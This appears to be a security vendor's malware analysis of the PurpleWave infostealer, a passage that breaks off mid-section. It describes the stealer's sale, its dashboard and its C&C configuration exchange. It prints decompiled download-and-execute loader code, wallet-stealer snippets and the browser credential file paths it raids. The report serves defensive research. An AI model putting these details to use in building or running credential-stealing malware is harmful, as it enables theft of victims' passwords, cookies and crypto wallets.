PurpleWave—A New Infostealer from Russia

zscaler.com/blogs/research/purplewave-new-infostealer-russia

Infostealer is one of the most profitable tools for cybercriminals, as information gathered from systems infected with this malware could be sold in the cybercrime underground or used for credential stuffing attacks. The Zscaler ThreatLabZ team came across a new Infostealer called PurpleWave, which is written in C++ and silently installs itself onto a user's system. It connects to a command and control (C&C) server to send system information and installs new malware onto the infected system.

The author of this malware is advertising and selling PurpleWave stealer on Russian cybercrime forums for 5,000 RUB (US$68) with lifetime updates and 4,000 RUB (US$54) with only two updates.




Figure 1: A PurpleWave selling post on a Russian forum.

The author selling PurpleWave claims that this stealer is capable of stealing passwords, cookies, cards, and autofill forms of Chromium and Mozilla browsers. This stealer also collects files from the specified path, takes screenshots, and installs additional modules.

The capabilities of the PurpleWave stealer include:

- Stealing passwords, cookies, cards, autofill(s) data, browser history from Chromium and Mozilla.
- Collecting files from the specified path
- Capturing the screen
- Stealing system information
- Stealing Telegram session files
- Stealing Steam application data
- Stealing Electrum wallet data
- Loading and executing additional module/malware




Figure 2: The PurpleWave login panel.

The author also built a dashboard where the attacker can keep an eye on the infection counts according to dates, access the stolen logs of infected machines, and change the malware configuration settings.




Figure 3: The PurpleWave infection dashboard.

The dashboard also provides the attacker with the ability to customize the configuration of the PurpleWave stealer.




Figure 4: The dashboard for customizing the PurpleWave configuration.

Technical analysis

Upon execution of the PurpleWave binary, it gives a fake error message in the Russian language that can be customized by the attacker in their panel. But in the background, it performs all of its malicious activities.




Figure 5: The fake error message in Russian. (It translates to: Memory control blocks damaged.)

The name of the stealer (PurpleWave) and the version (1.0) are hardcoded and encrypted in the binary. Most of the strings in the binary are encrypted, but they get decrypted on runtime with the help of the decryption loop present in the binary (shown in Figure 6).




Figure 6: The common decryption function for the encrypted strings in the binary.

The PurpleWave binary creates a mutex with the name “MutexCantRepeatThis” to avoid multiple executions of malware instances. After that, it sends the HTTP POST request with the custom header and body to the C&C URL to get the configuration data.




Figure 7: Sending request to the C&C server to get the config data.

It creates an HTTP request header with content type as “form-data”. The boundary is assigned with “boundaryaswell” to act as a marker and user agent is set with “app”. It creates a request body with a form name as “id” and the value assigned to it is 1.

```
POST /config HTTP/1.1
Content-Type: multipart/form-data; charset=utf-8; boundary=boundaryaswell
User-Agent: app
Host:
Content-Length: 87
Connection: Keep-Alive
Cache-Control: no-cache

--boundaryaswell
Content-Disposition: form-data; name="id";

1
--boundaryaswell--
HTTP/1.1 200 OK
Server: nginx-reuseport/1.13.4
Date: Tue, 04 Aug 2020 05:56:35 GMT
Content-Type: text/html
Transfer-Encoding: chunked
Connection: keep-alive
Keep-Alive: timeout=30
Vary: Accept-Encoding
X-Powered-By: PHP/7.4.8
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Set-Cookie: PHPSESSID=51f75b5572280c6daee63b6bfda273b3; path=/

117
{"fake":{"text":"[0007 0x0007] Повреждены управляющие блоки памяти","header":"Ошибка Windows [0007 0x0007]
","type":"1"},"dirs":[{"name":"qer","path":"Рабочий стол","size":0.5,"recursive":true,"rc":0,"formats":null}],"loaders":[]}
0
```

Figure 8: The configuration request with the custom header and body.

The received data contains the customized configuration, which may change per the binary. We have observed three different configurations and different hosts of the PurpleWave binaries.




Figure 9: The configuration from different PurpleWave binaries.

dirs - It consists of directory information from which files to be collected.
fake - It has the fake alert message to be shown to the user on execution.
loaders - It consists of an additional module name to be installed on the infected system.


For Config-2, PurpleWave will traverse path “%userprofile%/Desktop” and collect the files having extensions txt, doc and docx. In Config-3, it will not collect any files but it has a module named “Kv2TDW4O” in the loaders, which will get downloaded and executed on the system.

Installing additional modules

For installing additional modules mentioned in the received configuration (Config-3), PurpleWave again creates an HTTP POST request with the same headers mentioned in the previous request to the C&C host followed by “/loader/module_name”.

Figure 10: The request to download an additional module.

PurpleWave enumerates the loaders list from a JSON configuration, downloads the module name from the C&C server and stores it in %appdata% directory, then executes it.



```
if ( !sub_40A906(a1 - 72, "none") )
{
  v6 = sub_4313DB(56);
  v7 = v6;
  *(a1 - 20) = v6;
  *(a1 - 4) = 4;
  sub_448F70(v6, 0, 56);
  v8 = sub_415E28(v7);
  *(a1 - 4) = 3;
  v9 = v8;
  sub_40494B(a1 - 72);
  v10 = sub_40EC4B(a1 - 328);
  *(a1 - 4) = 5;
  if ( *(v10 + 20) >= 8u )
    v10 = *v10;
  sub_417799(a1 - 48, v10);
  *(a1 - 4) = 7;
  sub_40462D(a1 - 328);
  sub_448F70(a1 - 304, 0, 176);
  v11 = a1 + 32;
  if ( *(a1 + 52) >= 8u )
    v11 = *(a1 + 32);
  sub_40F36A(v11, v18, v19, v20);
  *(a1 + *(*(a1 - 304) + 4) - 304) = &off_481E3C;
  *(a1 + *(*(a1 - 304) + 4) - 308) = *(*(a1 - 304) + 4) - 104;
  *(a1 - 4) = 8;
  if ( *(a1 - 224) )
  {
    v12 = a1 - 48;
    v13 = *(v9 + 52);
    if ( *(a1 - 28) >= 0x10u )
      v12 = *(a1 - 48);
    sub_40ED34(v12, v13, HIDWORD(v13));
    if ( !sub_40A42E(a1 - 300) )
    {
      v14 = *(*(a1 - 304) + 4) + a1 - 304;
      v15 = 6;
      if ( *(v14 + 56) )
        v15 = 2;
      sub_4069A0(*(v14 + 12) | v15, 0);
    }
    v16 = (a1 + 32);
    if ( *(a1 + 52) >= 8u )
      v16 = *(a1 + 32);
    ShellExecuteW(0, L"open", v16, 0, 0, 1);
```

Figure 11: Downloading and executing additional modules.

The downloaded module that we observed in some PurpleWave binary is the Electrum wallet stealer, which is written in .NET and capable of stealing Electrum wallet data from the infected system.

```
// Token: 0x06000020 RID: 32 RVA: 0x00002DCC File Offset: 0x00000FCC
public static bool GetRegexBtc(string clB)
{
    string text = clB.Trim();
    return text.Length >= 26 && text.Length <= 34 && new Regex(Check.btcAdress).IsMatch(text);
}

// Token: 0x06000021 RID: 33 RVA: 0x00002E0C File Offset: 0x0000100C
public static bool GetRegexIDEth(string clB)
{
    string input = clB.Trim();
    return new Regex(Check.EthAdress).IsMatch(input);
}

// Token: 0x06000022 RID: 34 RVA: 0x00002E38 File Offset: 0x00001038
public static bool GetRegexIDLtc(string clB)
{
    string input = clB.Trim();
    return new Regex(Check.LtcAdress).IsMatch(input);
}

// Token: 0x06000023 RID: 35 RVA: 0x00002E64 File Offset: 0x00001064
internal static void GetChecker(string origTxt)
{
    try
    {
        string b = origTxt.Trim();
        HashSet<string> hashSet = new HashSet<string>();
        int num = 0;
        foreach (string text in Adress.str.ToList<string>())
        {
            int num2 = Check.FirtNum(text, b);
```

Figure 12: Collecting Electrum wallet data.

Data stealing

PurpleWave is capable of stealing credentials, autofills data, card data, cookies, and browser history from Chromium and Mozilla.

For Chromium browsers, it fetches the login credentials from “\%AppData%\Local\{Browser}\User Data\Default\Login Data”, cookies from “\%AppData%\Local\{Browser}\User Data\Default\Cookies”, and other information, such as autofills data, card data, and browser history, from “\%AppData%\Local\{Browser}\User Data\Default\Web Data”.




Figure 13: Stealing browser data.

The stolen browser info is collected in the form of a form-data field with the names shown below followed by their value.
Username - browser[BrowserName][passwords][index][login]

